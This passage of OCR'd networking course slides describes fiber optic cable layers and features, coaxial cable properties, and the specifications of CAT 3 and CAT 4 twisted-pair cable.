- The **cladding** also consists of glass or plastic, but with a lower refractive index compared to the core
- The **buffer** protects the fiber from damage and moisture
- The **jacket** holds one or more fibers in a cable

Features:

- Lower cost
- Extremely wide bandwidth
- Lighter-weight and small
- More secure
- Resistant to corrosion
- Longer life and easy to maintain
- Elimination of cross-talk
- Immune to electrostatic interference




Types of Cables: Coaxial Cable

- Coaxial cable is a type of copper cable built with a metal shield and other components engineered to block signal interference
- It consists of **two conductors** separated by a dielectric material
- The center conductor and outer conductor are configured in such a way that they **form a concentric cylinder** with a common axis
- 50 ohm and 75 ohm coaxial cables are widely used
- A 50 ohm cable is used for digital transmission and a 75 ohm cable is used for analog transmission
- It has large bandwidth and low losses
- It has a **data rate of 10 Mbps**, which can be increased with an increase in the diameter of the inner conductor

Advantages:

- Cheap installation cost
- Great channel capacity
- Good bandwidth
- Easily modifiable
- Cheap production cost

Notes:




Types of Cables: CAT 3 and CAT 4

CAT 3

- Commonly known as Category 3 or station wire
- Used in voice application and 10 BaseT (10Mbps) Ethernet
- Bandwidth of 16 MHz
- Attenuation of 11.5 dB
- Impedance of 100 ohms

CAT 4

- Commonly known as Category 4 cable and consists of four unshielded twisted pair copper wires
- Used in 10 BaseT (10Mbps) Ethernet
- Bandwidth of 20 MHz
- Attenuation of 7.5 dB
- Impedance of 100 ohms



Types of Cables: CAT 5

